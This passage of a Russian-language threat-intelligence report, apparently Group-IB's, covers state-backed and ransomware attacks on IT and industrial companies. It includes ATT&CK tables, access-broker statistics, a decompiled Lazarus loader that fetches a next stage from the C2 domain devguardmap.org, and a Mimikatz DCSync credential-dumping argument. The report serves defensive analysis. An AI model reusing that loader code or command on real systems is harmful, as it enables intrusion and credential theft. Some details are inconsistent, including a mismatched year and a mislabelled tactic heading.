CREDENTIAL ACCESS	OS Credential Dumping: LSASS Memory	T1003.001
	OS Credential Dumping	T1003
	Brute Force: Password Guessing	T1110.001
	OS Credential Dumping: Security Account Manager	T1003.002
DISCOVERY	System Information Discovery	T1082
	System Owner/User Discovery	T1033
	Process Discovery	T1057
	System Network Configuration Discovery	T1016
	System Location Discovery: System Language Discovery	T1614.001
	System Time Discovery	T1124
	File and Directory Discovery	T1083
LATERIAL MOVEMENT	Remote Services: Remote Desktop Protocol	T1021.001
COLLECTION	Archive Collected Data	T1560
	Screen Capture	T1113
COMMAND AND CONTROL	Ingress Tool Transfer	T1105
	Application Layer Protocol: Web Protocols	T1071.001
	Encrypted Channel: Asymmetric Cryptography	T1573.002
	Data Obfuscation	T1001
	Application Layer Protocol	T1071
EXFILTRATION	Exfiltration Over C2 Channel	T1041
	Exfiltration Over Web Service: Exfiltration to Cloud Storage	T1567.002
	Transfer Data to Cloud Account	T1537
IMPACT	Disk Wipe	T1561
	Service Stop	T1489

*Отображены основные использованные техники



БУМ АТАК НА РЕСЕРЧЕРОВ?

Компании в сфере кибербезопасности периодически сталкиваются с попытками киберпреступников нанести ответный удар за опубликованные исследования об атакующих, сбор данных киберразведки или изучение инфраструктуры злоумышленников. Аналитики Group-IB находили «пасхалки» от хакеров, зашитые в код вредоносных программ, и даже сталкивались с попытками злоумышленников войти в доверие ИБ-специалистов, чтобы попытаться атаковать компанию. Сотрудники **CERT-GIB** – Центра круглосуточного реагирования на инциденты информационной безопасности Group-IB – периодически детектируют фишинговые и вредоносные рассылки от различных киберпреступных групп в адрес Group-IB.

Tonto Team

Так случилось и в июне 2021 года, когда **Group-IB Business Email Protection (BEP)** задетектировал попытку доставки вредоносного целевого письма двум нашим сотрудникам. К письму был приложен вредоносный документ, созданный в **Royal Road RTF Weaponizer**. Royal Road в основном используется китайскими прогосударственными атакующими.

Расшифрованная полезная нагрузка представляет собой вредоносный EXE-файл формата PE32, который можно классифицировать как бэкдор **Bisonal.DoubleT**. Это вредоносное ПО обеспечивает удаленный доступ к зараженному компьютеру и позволяет злоумышленнику выполнять на нем различные команды.

Bisonal.DoubleT еще в 2019 году был атрибутирован к китайской прогосударственной группе Tonto Team.

Ретроспективный анализ, проведенный специалистами Group-IB показал, что годом ранее (июнь 2021), группировка уже пыталась атаковать наших сотрудников, причем сценарий атаки был точно такой же.

Turla

Исследователи обнаружили кампанию против военных организаций и ИБ-организаций стран Балтии. В рамках кампании атакующие рассылали письма со ссылками на DOCX-файл,

размещенный на сервере атакующих. При открытии файл попытается загрузить PNG-файл с того же сервера.

Обнаруженные Word-документы запрашивают PNG-файлы через удаленное включение файла в file /word/_rels/document.rels.xml. Запрос осуществляется с помощью HTTP-протокола, и атакующие имеют возможность получить версию и тип приложения жертвы, используемого для открытия файла, а также IP-адрес жертвы. Это может в дальнейшем использоваться, например, для эксплуатации уязвимости в конкретной версии ПО.

Lazarus

10 ноября 2021 года эксперты опубликовали информацию о троянизированном IDA PRO 7.5. Там были указаны две вредоносные DLL:

- **win_fw.dll**
- **idahelper.dll**

Win_fw.dll – это внутренний компонент, который выполняется во время установки IDA Pro.

Он создает запланированную задачу Windows, которая запускает второй вредоносный компонент idahelper.dll из папки плагинов IDA.

idahelper.dll – это загрузчик. Этот образец был загружен на веб-версию VirusTotal из Вьетнама. Возможно, кто-то в этой стране был атакован группой Lazarus.

Эта DLL просто загружает следующий этап с сервера. Однако сервер может также подать команду «стоп» для выхода программы.

```
for ( i = 0; ; i += 60000 )
{
  CoInitialize(0i64);
  DeleteUrlCacheEntryA(szUrlName);            // https://www.devguardmap.org/board/board_read.asp?boardid=01'
  ppstream = 0i64;
  if ( URLOpenBlockingStreamA(0i64, szUrlName, &ppstream, 0, 0i64) >= 0 )
  {
    if ( (ppstream->lpVtbl->Stat)(ppstream, v15, 1i64) >= 0 )
    {
      v0 = ++v16;
      if ( recv_stream )
        LocalFree(recv_stream);
      v5 = LocalAlloc(0x40u, v0);
      recv_stream = v5;
      if ( v5 )
      {
        memset(v5, 0, v0--);
        (ppstream->lpVtbl->Seek)(ppstream, 0i64, 0i64, 0i64);
        (ppstream->lpVtbl->Read)(ppstream, recv_stream, v0, 0i64);
        v2 = 1;
      }
    }
```

Рис. 46. Часть кода загрузки следующей стадии


Домен devguardmap.org является одним из IOC (индикаторов компрометации), связанных с группой Lazarus. Он также использовался в одном из семплов вредоноса **ThreatNeedle**. Отметка времени компиляции DLL указывает на то, что это произошло в начале 2021 года, примерно в то же время, когда стало известно, что Lazarus нацелен на исследователей информационной безопасности (подробнее можно прочесть в **«Hi-Tech Crime Trends 2020/2021: Прогосударственные хакеры»**).

Кроме того, Lazarus была замечена весной этого года за активной рассылкой фишинговых писем по южно-корейским целям. Приманки, используемые во вредоносных документах Word этой кампании, сильно отличаются друг от друга. Они варьируются от имитации Корейского информационного центра Интернета (KRNIC) до имитации различных южнокорейских фирм, **занимающихся интернет-безопасностью** (например, AhnLab, Menlo Security, SaniTOX) или криптовалютных фирм (например, Binance).

Документ Word, прикрепленный к фишинговому электронному письму, использует уязвимость внедрения шаблона (CVE-2017-0199), которая позволяет злоумышленникам загружать новый вредоносный документ из удаленного источника.

Загруженный шаблон включает сценарий VBA (приложение Visual Basic), который автоматически запускается благодаря уже обнаруженной уязвимости. Этот код VBA действует как загрузчик для следующего этапа цепочки атаки, используя два встроенных удаленных URL-адреса (32-разрядная и 64-разрядная версии полезной нагрузки следующего этапа). Все встроенные строки в проекте VBA обфусцированы с помощью кодировки base64 и шифрования байтов XOR с использованием жестко заданного ключа XOR.

После загрузки полезной нагрузки следующего этапа различные API-интерфейсы разрешаются во время выполнения с помощью API-интерфейсов LoadLibraryA и GetProcAddress, а полезная нагрузка декодируется с помощью того же процесса, который используется для встроенных строк. Исполняемый файл RuntimeBroker.exe защищен упаковщиком UPX и играет роль дроппера для имплантата поздней стадии. Сначала имплант проходит стадию проверок от запуска на виртуальных машинах и песочницах, а после получения необходимых разрешений вредоносная программа выполняет HTTP-запрос POST к удаленному URL-адресу, чтобы загрузить окончательную полезную нагрузку.



СПЕЦСЛУЖБЫ, АТАКУЮЩИЕ ИТ-СЕКТОР

DEV-0228 и DEV-0056

Специалисты Microsoft предупредили о растущем числе кибератак на цепочки поставок со стороны хакерских группировок, предположительно поддерживаемых правительством Ирана. Эксперты отправили уведомления более 40 ИТ-компаниям, предупредив о попытках взлома.

В июле 2021 года группа, которую эксперты отслеживают как **DEV-0228** и характеризуют как находящуюся в Иране, взломала израильскую ИТ-компанию, которая предоставляет программное обеспечение для управления бизнесом. Согласно оценке исследователей, DEV-0228 использовал доступ к этой ИТ-компании для расширения своих атак и компрометации последующих клиентов в оборонном, энергетическом и юридическом секторах в Израиле.

В сентябре также обнаружили отдельную иранскую группу, **DEV-0056**, взломавшую учетные записи электронной почты в бахрейнской компании по интеграции ИТ, которая работает над интеграцией ИТ с клиентами правительства Бахрейна, которые, вероятно, были конечной целью DEV-0056. DEV-0056 также скомпрометировал различные учетные записи в частично государственной организации на Ближнем Востоке, которая предоставляет информационно-коммуникационные технологии для оборонного и транспортного секторов, представляющих интерес для иранского режима. DEV-0056 находилась в сети организации по крайней мере до октября 2021 года.

DarkHalo

В октябре 2021 года исследователи обнаружили активность, связанную с **DarkHalo**, где атакующие пытались получить доступ к клиентам нескольких поставщиков облачных услуг (CSP), MSP-провайдеров и других ИТ-организаций, которым клиенты предоставляли административный доступ. Атаки были замечены в отношении организаций в США и Европе с мая 2021 года.

Для получения доступа к клиентам провайдеров атакующие нацеливались на административные учетные записи поставщиков. Злоумышленники используют набор инструментов, который включает в себя вредоносные программы, Password Spraying, целевой фишинг и тд.

Компрометация учетных записей на уровне поставщика услуг открывает возможность провести несколько векторов атак, включая делегирование административных привилегии (DAP), а затем использовать этот доступ для распространения следующих атак через доверенные каналы, такие как внешние VPN или уникальные решения для провайдеров и заказчиков, обеспечивающие доступ к сети.

В одной из атак злоумышленники обращались к четырем различным поставщикам для достижения своей конечной цели.

MuddyWater

В конце февраля – начале марта 2022 сразу несколько исследовательских агентств опубликовали оповещения о недавних атаках группы **MuddyWater**. По сообщениям исследователей, атаки коснулись ближневосточных государственных и технологических компаний.

Согласно опубликованным данным, атаки начались как минимум во второй половине 2021 года, а дата первой загрузки вредоносных образцов на VirusTotal – 12 августа 2021 года. Было выявлено, что в качестве первоначального вектора в данной кампании злоумышленники из группы MuddyWater использовали фишинг. Фишинговые письма содержали ссылку на загрузку RAR-файла, размещенного в облачном хранилище OneHub. RAR-архив содержал файл-установщик легитимного приложения ScreenConnect.

MuddyWater использует новые инструменты **Small Sieve и Canopy/Starwhale/SloughRAT** в дополнение к уже известным инструментам **PowGoop**, **Mori** и **POWERSTATS**.

Small Sieve представляет собой Python-бэкдор, распространяемый с помощью установщика Nullsoft Scriptable Install System (NSIS) - gram_app.exe. Задача этого NSIS-установщика заключается в инсталляции Python-бэкдора index.exe и добавлении его в автозагрузку с изменением соответствующей ветки реестра. Small Sieve предоставляет атакующим базовые возможности для дальнейшего перемещения внутри скомпрометированной сети, а также использует кастомную обфускацию трафика с помощью Telegram Bot API.

POLONIUM

Минимум с февраля 2022 года группа **POLONIUM** была замечена в атаках на организации в Израиле, специализирующихся на критически важном производстве, ИТ и оборонной промышленности Израиля.

По крайней мере, в одном случае компрометация ИТ-компании группой POLONIUM была использована как точка входа в авиационную компанию и юридическую фирму в ходе атаки на цепочку поставок, которая использовала учетные данные поставщика услуг для получения доступа к целевым сетям.

Было замечено, что POLONIUM развертывает серию уникальных имплантов, которые используют облачные сервисы в качестве C&C-серверов, а также для кражи данных. Кастомные импланты подключаются к принадлежащим POLONIUM учетным записям в OneDrive и Dropbox.

По данным исследователей, 80% жертв использовали Fortinet устройства. Этот факт указывает, но не доказывает окончательно, что POLONIUM скомпрометировал эти устройства Fortinet, используя уязвимость CVE-2018-13379 для получения доступа к скомпрометированным организациям.


Киберпреступные группы

Шифровальщики

За отчетный период было обнаружено **120** атак групп шифровальщиков на ИТ-компании. Это на **18%** больше, чем в прошлом периоде (H2 2020 – H1 2021). Больше всего доступов принадлежит США (**43%**), Великобритании (**7%**) и Франции (**5%**). Наиболее активными группами в атаках на IT компании были **Lockbit (28%)**, **Conti (10%)** и **Clop (8%)**.

Страна	Количество
США	51
Великобритания	8
Франция	6
Германия	5
Индия	5
Бразилия	4
Канада	4
Австралия	3
Австрия	3
Италия	3
Япония	3
Нидерланды	3
Испания	3
Чехия	2
Другие	17

Название	Количество
Lockbit	33
Conti	12
Clop	10
Hive	10
PYSA	6
Black Matter	5
BlackCat	3
BlackByte	3
Grief	3
Marketo	3
Payload	3
Team Snatch	3
Другие	21



Специалисты Group-IB также проанализировали рынок брокеров доступов в данной индустрии. За отчетный период было обнаружено **158** доступов к ИТ-компаниям, выставленных на продажу киберпреступниками. Это на **100%** больше, чем в прошлом периоде (H2 2020 – H1 2021). Больше всего доступов принадлежит США (29%), Великобритании (6%) и Бразилии (6%).

Тип доступа	Количество	%
RDP	44	27,8
VPN	39	24,7
Citrix	15	9,5
Webshell	12	7,6
Database	4	2,5
Web panel	2	1,3
Другие	6	3,8
Неизвестно	36	22,8
Всего	158	100

Тип доступа	Количество	%
Local Admin	34	21,5
User	33	20,9
Domain Admin	24	15,2
Root	4	2,5
Неизвестно	63	39,9
Всего	158	100

Доступы к ИТ-компаниям чаще всего продавали следующие брокеры, причем у всех одинаковое количество «товара», выставленного на продажу:

- **B_master** – 12 приватных доступов было выставлено на продажу в июне 2022. Первая половина из них – Citrix, другая – RDWeb. Большая часть жертв находится в Европе.
- **orangecake** – 12 доступов с октября 2021 по июнь 2022, большая часть из которых VPN. Регионы – Европа, Северная и Латинская Америка.
- **Pirat-Networks** – 12 доступов за рассматриваемый период. Половина из них – США, другая половина – европейские страны. Типы доступов разные.

HI-TECH CRIME TRENDS 2022/23

ГЛАВА 11.

УГРОЗЫ ПО ИНДУСТРИЯМ: ПРОМЫШЛЕННОСТЬ

MITRE ATTACK® ДЛЯ ПРОМЫШЛЕННОГО СЕКТОРА*

TACTIC	TECHNIQUE	MITRE ID
INITIAL ACCESS	Exploit Public-Facing Application	T1190
	Phishing: Spearphishing Attachment	T1566.001
	Phishing: Spearphishing Link	T1566.002
	Phishing	T1566
	Valid Accounts: Domain Accounts	T1078.002
EXECUTION	Exploitation for Client Execution	T1203
	Command and Scripting Interpreter: Windows Command Shell	T1059.003
	Native API	T1106
	User Execution	T1204
	Inter-Process Communication	T1559
PERSISTENCE	Boot or Logon Autostart Execution	T1547
	Hijack Execution Flow	T1574
	Hijack Execution Flow: DLL Side-Loading	T1547.002
	Valid Accounts: Domain Accounts	T1078.002
	Valid Accounts: Local Accounts	T1078.003
PRIVILEGE ESCALATION	Boot or Logon Autostart Execution	T1547
	Hijack Execution Flow	T1574
	Process Injection	T1055
	Abuse Elevation Control Mechanism	T1548
	Hijack Execution Flow: DLL Side-Loading	T1574.002
DEFENSE EVASION	Obfuscated Files or Information	T1027
	Deobfuscate/Decode Files or Information	T1140
	Hijack Execution Flow	T1574
	Impair Defenses	T1562
	Masquerading	T1036

*Отображены основные использованные техники

TACTIC	TECHNIQUE	MITRE ID
CREDENTIAL ACCESS	Unsecured Credentials: Credentials In Files	T1552.001
	Credentials from Password Stores: Credentials from Web Browsers	T1555.003
	Input Capture	T1056
	OS Credential Dumping: LSASS Memory	T1003.001
	OS Credential Dumping: NTDS	T1003.003
DISCOVERY	System Information Discovery	T1082
	Process Discovery	T1057
	Account Discovery	T1087
	Network Share Discovery	T1135
	Permission Groups Discovery	T1069
LATERAL MOVEMENT	Exploitation of Remote Services	T1210
	Lateral Tool Transfer	T1570
	Use Alternate Authentication Material: Pass the Hash	T1550.002
	Remote Services: Remote Desktop Protocol	T1021.001
COLLECTION	Archive Collected Data->Archive via Utility	T1560.001
	Data from Local System	T1005
	Archive Collected Data	T1560
	Automated Collection	T1119
	Data from Configuration Repository	T1602
COMMAND AND CONTROL	Ingress Tool Transfer	T1105
	Application Layer Protocol: Web Protocols	T1071.001
	Web Service	T1102
	Application Layer Protocol	T1071
	Encrypted Channel: Asymmetric Cryptography	T1573.002
EXFILTRATION	Exfiltration Over C2 Channel	T1041
	Automated Exfiltration	T1020
	Exfiltration Over Web Service: Exfiltration to Cloud Storage	T1567.002
	Transfer Data to Cloud Account	T1537
EXFILTRATION	Data Destruction	T1485
	Service Stop	T1489

*Отображены основные использованные техники

СПЕЦСЛУЖБЫ, АТАКУЮЩИЕ ПРОМЫШЛЕННЫЙ СЕКТОР

Производители все чаще становятся мишенью не только традиционных киберпреступников, но и конкурирующих компаний и стран, занимающихся корпоративным шпионажем. Мотивы варьируются от денежной выгоды и мести до конкурентной разведки с целью стратегического прорыва.

Многие существующие производственные системы были разработаны в то время, когда кибербезопасность была гораздо менее важной проблемой. Кроме того, основное внимание в производственных технологиях традиционно уделялось производительности и безопасности производства, но не в информационном ключе. Это привело к серьезным пробелам в безопасности производственных систем. Кроме того, растущая сложность этих систем привела к созданию крупных и сложных сетевых инфраструктур, которые являются узко специализированными. И во многих случаях системы эксплуатируются и управляются специалистами-производителями, а не ИТ-специалистами. В сочетании с интеграцией ИТ и операций эти тенденции создали системную среду с большой поверхностью атаки, которой очень сложно управлять и защищать.

APT41

Исследователи обнаружили сложную вредоносную кампанию, которая оставалась незамеченной минимум с 2019 года. Эта кампания была нацелена на технологические и **производственные компании** в Северной Америке, Европе и Азии. Предполагается, что за годы проведения разведки и выявления ценных данных хакерской группе удалось украсть сотни гигабайт информации. Злоумышленники нацелились на интеллектуальную собственность, разработанную жертвами, включая конфиденциальные документы, чертежи, диаграммы, формулы и конфиденциальные данные, связанные с производством. Кроме того, злоумышленники собирали информацию, которая может быть использована для будущих кибератак, например сведения о бизнес-подразделениях целевой компании, сетевой архитектуре, учетных записях и учетных данных пользователей, электронной почте сотрудников и данных клиентов.

Исследователи приписывают эту атаку и саму операцию **CuckooBees** со средне-высокой степенью уверенности группе **APT41**.

Первоначальная точка входа злоумышленников в организации возникла из-за многочисленных уязвимостей в организационной платформе ERP (планирование ресурсов предприятия).

В ходе атаки хакеры использовали новый кастомный руткит – **WINNKIT**. Его цель – действовать как агент в режиме ядра, взаимодействуя с агентом пользовательского режима и перехватывая запросы TCP/IP, обращаясь непосредственно к сетевой карте.

Dark Halo

19 мая 2022 года на VirusTotal из Шри-Ланки был загружен файл Roshan_CV.iso, маскирующийся под резюме человека с именем Roshan и содержащий вредоносную нагрузку, связанную с относительно новым инструментом **Brute Ratel C4 (BRc4)**. Дата компиляции – 17 мая 2022. Стоит отметить, что на момент обнаружения ни одно антивирусное средство не квалифицировало файл как вредоносный.

Во время анализа исследователям удалось раскрыть еще часть инфраструктуры и образцов BRc4, а также установить, что как минимум три организации в Северной и Южной Америке были подвержены воздействию этого инструмента. В том числе **крупный производитель текстиля в Мексике**.

Обнаруженный образец загружался по той же схеме, которую использовала группа **DarkHalo** для распространения Cobalt Strike на машины жертв в последних атаках. В общем, цепочку выполнения можно представить в виде схемы Roshan_CV.ISO→Roshan-Bandar_CV_Dialog.LNK→cmd.exe→OneDriveUpdater.exe→version.dll→OneDrive.Update.

Конечный код, загруженный в память, представляет собой инструмент Brute Ratel C4.

Lazarus

Изощренные атакующие из северо-корейской группы **Lazarus** использовали троянизированный KeePass и пейлоады в KMSAuto для атак.

В апреле 2021 года на Филиппинах произошла **атака на поставщика промышленного оборудования**, где использовалась похожая троянизированная вредоносная программа KeePass. Его основная цель – загрузить зашифрованный Mimikatz из файловой системы. KeePass – это бесплатный менеджер паролей с открытым исходным кодом, который помогает пользователю безопасно управлять своими паролями.

Требовалось три параметра:

- расположение зашифрованного Mimikatz в файловой системе;
- ключ для его расшифровки;
- дважды закодированный в base64 аргумент для Mimikatz, который может выглядеть как privilege::debug,lsadump::dcsync /domain:<DOMAIN> /all /csv.

Эксперты с большой уверенностью относят эти файлы к набору инструментов Lazarus. Образец был доставлен в атаку вместе со многими другими специфическими для этой группы инструментами.

В ноябре 2021 года эксперты увидели, как злоумышленники Lazarus установили одну из своих полезных нагрузок в C:\ProgramData\KMSAutoS\KMSAuto.bin и, таким образом, замаскировали ее под известный инструмент активации Windows.

Полезная нагрузка – это не KMSAuto, а исполняемый файл VMProtect. Жертвой стал тот же филиппинский поставщик, о котором мы упоминали в связи с троянизированным приложением KeePass. Злоумышленники воспользовались кряком, уже присутствующим в системе жертвы в той же папке, которую обычно предписывают исключить из антивирусной проверки. Таким образом, для защитников пиратство – это не только риск доставки вредоносного ПО, но и уклонение от обнаружения.

APT40

Китайские прогосударственные хакеры **APT40** не сбавляют обороты и продолжают атаки на различные организации Австралии. Однако в последней кампании произошло смешение целей, связанных с делами правительства Австралии, а также с производством энергии на шельфе в Южно-Китайском море. Так группа атаковала **мировых производителей тяжелой промышленности**, которые проводят техническое обслуживание парка ветряных турбин в Южно-Китайском море.

Фишинговая кампания включала URL-адреса, доставленные в фишинговых электронных письмах, которые перенаправляли жертв на вредоносный веб-сайт, выдающий себя за австралийское новостное агентство. Целевая страница веб-сайта доставляла вредоносный код JavaScript ScanBox выбранным целям. В исторических случаях ScanBox доставлялся с веб-сайтов, которые подвергались атакам стратегической веб-компрометации (SWC), когда на законные сайты внедрялся вредоносный код JavaScript. В этом случае злоумышленник контролирует вредоносный сайт и доставляет вредоносный код ничего не подозревающим пользователям.

ScanBox Primer: ScanBox – это платформа веб-разведки и эксплуатации на основе JavaScript, которая позволяет злоумышленникам профилировать жертв и доставлять вредоносное ПО выбранным интересующим целям.

Aggah

В начале июля 2021 года осуществлялись фишинговые рассылки на промышленные организации Тайваня и Южной Кореи, за которыми, предположительно, стоит группа **Aggah**.

Одна из таких рассылок проводилась якобы от имени FoodHub, компании по доставке еды. В письме содержалась информация о заказе, доставке и вложение Purchase order 4500061977,pdf.ppam. В качестве получателя указана тайваньская компания Fon-Star International Technology Inc. Другими получателями подобных писем стали:

- **CSE group** – тайваньская мануфактура;
- **FomoTech** – тайваньская инжиниринговая компания;
- **Hyundai Electric** – корейская энергетическая компания.

Вложение содержит обфусцированный макрос, который использует MSHTA, чтобы выполнить Jscript, размещенный на скомпрометированном легитимном сайте индийского отеля.

Большинство легитимных скомпрометированных сайтов, используемых для размещения вредоносной нагрузки, были на WordPress. Jscript проверяет факт использования средств отладки, после чего происходит обращение по другому скомпрометированному сайту афганской компании по доставке еды.

Сначала злоумышленники загружают и исполняют скрипт PowerShell, который используется для проверки статуса антивирусных средств, проверяется наличие Windows Defender, ESET, или их отсутствие На основе этого результирующего статуса будут использоваться разные загрузчики для инжектирования Warzone в легитимный процесс.

Warzone RAT – информационный C++ стилер, поддерживающий возможности повышения привилегий, кейлогинг, Remote Shell, загрузку и выполнение файлов, работу с файлами, обеспечение персистентности, кражу учетных данных.

Tropic Trooper

Группа использует специальный бэкдор под названием xPack в атаках, направленных на финансовые организации и **производственные компании**.

xPack позволял злоумышленникам удаленно запускать команды WMI и монтировать общие ресурсы через SMB для передачи им данных с серверов C&C. Злоумышленники также использовали вредоносное ПО для просмотра веб-страниц, вероятно, в качестве прокси-сервера для маскировки своего IP-адреса.

Исследователи проанализировали одну из атак, проведенных группой, которая оставалась в скомпрометированной сети производственной организации Тайваня **в течение 175 дней**.

В настоящее время первоначальный вектор заражения неясен. Исследователи предполагают, что злоумышленники использовали веб-приложение или службу, поскольку в одной из атак служба MSSQL применялась для выполнения системных команд.

Exforel

Исследователи безопасности обнаружили китайский хакерский инструмент **Daxin**, остававшийся **в тени более десяти лет**. Эксперты выявили развертывание Daxin в государственных организациях, а также в организациях телекоммуникационного, транспортного и **производственного секторов**.

Daxin поставляется в виде драйвера ядра Windows, что в настоящее время является относительно редким форматом для вредоносных программ. Он реализует расширенные коммуникационные функции, которые обеспечивают высокую степень скрытности и позволяют злоумышленникам коммуницировать с зараженными компьютерами в высокозащищенных сетях, **где прямое подключение к Интернету недоступно**.

Вредоносное ПО избегает запуска собственных сетевых служб. Вместо этого оно может злоупотреблять любыми законными службами, уже работающими на зараженных компьютерах.

Daxin также может передавать свои сообщения по сети зараженных компьютеров в атакуемой организации. Злоумышленники могут выбрать произвольный путь через зараженные компьютеры и отправить одну команду, которая предписывает этим компьютерам установить запрошенное соединение.


Киберпреступные группы

Шифровальщики

За отчетный период было обнаружено **295** атаки групп шифровальщиков на промышленные компании. Это на **19%** больше, чем в прошлом периоде (H2 2020 – H1 2021). Больше всего доступов принадлежит компаниям США (31%), Германии (11%) и Италии (9%). Наиболее активными группами в атаках на промышленные компании были Lockbit (29%), Conti (22%) и BlackCat (5%).

Страна	Количество
США	91
Германия	33
Италия	26
Канада	14
Франция	10
Испания	8
Япония	8
Китай	7
Мексика	7
Таиланд	7
Индия	6
Великобритания	6
Швеция	5
Швейцария	5
Другие	62

Название	Количество
Lockbit	85
Conti	64
BlackCat	16
Hive	16
LV	10
Grief	9
Avos Locker	8
BlackByte	8
Black Basta	6
Axxes	5
Clop	5
PYSA	4
Quantum	4
Karakurt	4
Другие	51



Специалисты Group-IB также проанализировали рынок брокеров доступов в данной индустрии. За отчетный период было обнаружено **136** доступов к промышленным компаниям, выставленных на продажу киберпреступниками. Это на **33%** больше, чем в прошлом периоде (H2 2020 – H1 2021). Больше всего доступов принадлежит США (29%), Италии (7%), Бразилии (4%), Китаю (4%), Германии (4%) и Великобритании (4%).

Тип доступа	Количество	%
VPN	58	42,6
RDP	34	25
Citrix	10	7,4
Database	3	2,2
Web panel	3	2,2
Webshell	2	1,5
Неизвестно	26	19,1
Всего	136	100

Тип доступа	Количество	%
Local Admin	42	30,9
Domain Admin	34	25
User	23	16,9
Root	2	1,5
Неизвестно	35	25,7
Всего	136	100

